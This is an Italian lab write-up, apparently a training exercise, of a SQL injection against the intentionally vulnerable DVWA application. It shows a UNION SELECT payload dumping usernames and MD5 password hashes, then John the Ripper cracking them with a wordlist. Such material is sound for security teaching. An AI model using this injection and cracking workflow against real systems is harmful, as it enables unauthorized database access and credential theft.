

Utilizzato l’attacco SQL Injection , e compromesso il database di DVWA.



```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 1:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 2:gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 3:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 4:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users#
First name: 1
Surname: 5:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Notiamo che le password sono in codice hash.Quindi usiamo john the reaper per rendere le password in chiaro.



```
└─$ john --format=raw-md5 --wordlist=/usr/share/john/password.lst hashpsw.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (?)
letmein          (?)
3g 0:00:00:00 DONE (2024-01-18 08:39) 75.00g/s 88650p/s 88650c/s 103050C/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```